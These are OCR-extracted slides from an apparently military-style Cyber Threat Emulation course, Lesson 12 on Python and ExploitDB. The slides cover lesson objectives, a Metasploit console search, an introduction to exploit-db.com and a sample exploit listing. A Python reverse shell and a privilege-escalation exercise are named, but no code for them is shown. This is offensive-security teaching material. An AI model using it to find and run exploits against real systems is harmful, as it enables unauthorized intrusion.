


Cyber Threat Emulation (CTE)

Module 2, Lesson 12:
Python and ExploitDB

Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 12: Python and ExploitDB Objectives

- Interpret exploit code and Metasploit modules
- Execute exploit on target machine with Python
- Perform privilege escalation on target with Python

Refresher

- Yesterday, the main takeaways were:
  - Python urllib/requests Modules
  - Python re/BeautifulSoup Modules
  - Python base64 Module

- Exercise to practice with each of those libraries and find vulnerabilities in a web server

Lesson Overview

In this lesson we will discuss:

- ExploitDB introduction
- searchsploit
- Python reverse shell
- Exploitation, callback & privilege escalation exercise

Returning to the Metasploit Framework

- *msfconsole* provides a rudimentary way to search for exploits.
- This is command-line based, and limited to only Metasploit *modules*.

```
       =[ metasploit v4.16.60-dev                         ]
+ -- --=[ 1771 exploits - 1010 auxiliary - 307 post        ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search proftpd
[!] Module database cache not built yet, using slow search
```

What if you could search for any general exploit code?


- There are a handful of PoC (Proof-of-Concept) exploit scripts available….
- But not all of them are strictly Metasploit modules.
- As CTE, we need to be able to find previous exploits or vulnerabilities.
- Wouldn't it be handy to have a database of well-documented exploits?

Introduction to ExploitDB

- *https://exploit-db.com* maintains up-to-date and current records of known vulnerabilities and attack scripts.

- The project is owned and maintained by Offensive Security.

- Their website allows you to search by
  - *Type* (Denial of Service, remote or local exploit, etc.)
  - *Platform* (Windows, Linux, Mobile, etc.)
  - *Service Port*
  - *"Tag"* (code injection, buffer overflow, cross-site scripting, etc.)



EXPLOIT DATABASE
GET CERTIFIED
Verified
Has App
Filters
Reset All
Show 15
Search:
Date D A V Title Type Platform Author
2019-02-22 Micro Focus Filr 3.4.0.217 - Path Traversal / Local Privilege Escalation WebApps Linux SecureAuth
2019-02-22 Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit) Remote Windows Metasploit
2019-02-22 WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute::CustomAccessor flag for CustomGetterSetter DoS Multiple Google Security Research
2019-02-22 Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution WebApps Multiple Chris Anastasio
2019-02-21 AirDrop 2.0 - Denial of Service (DoS) DoS Android s4vitar

This is why enumeration is so important.

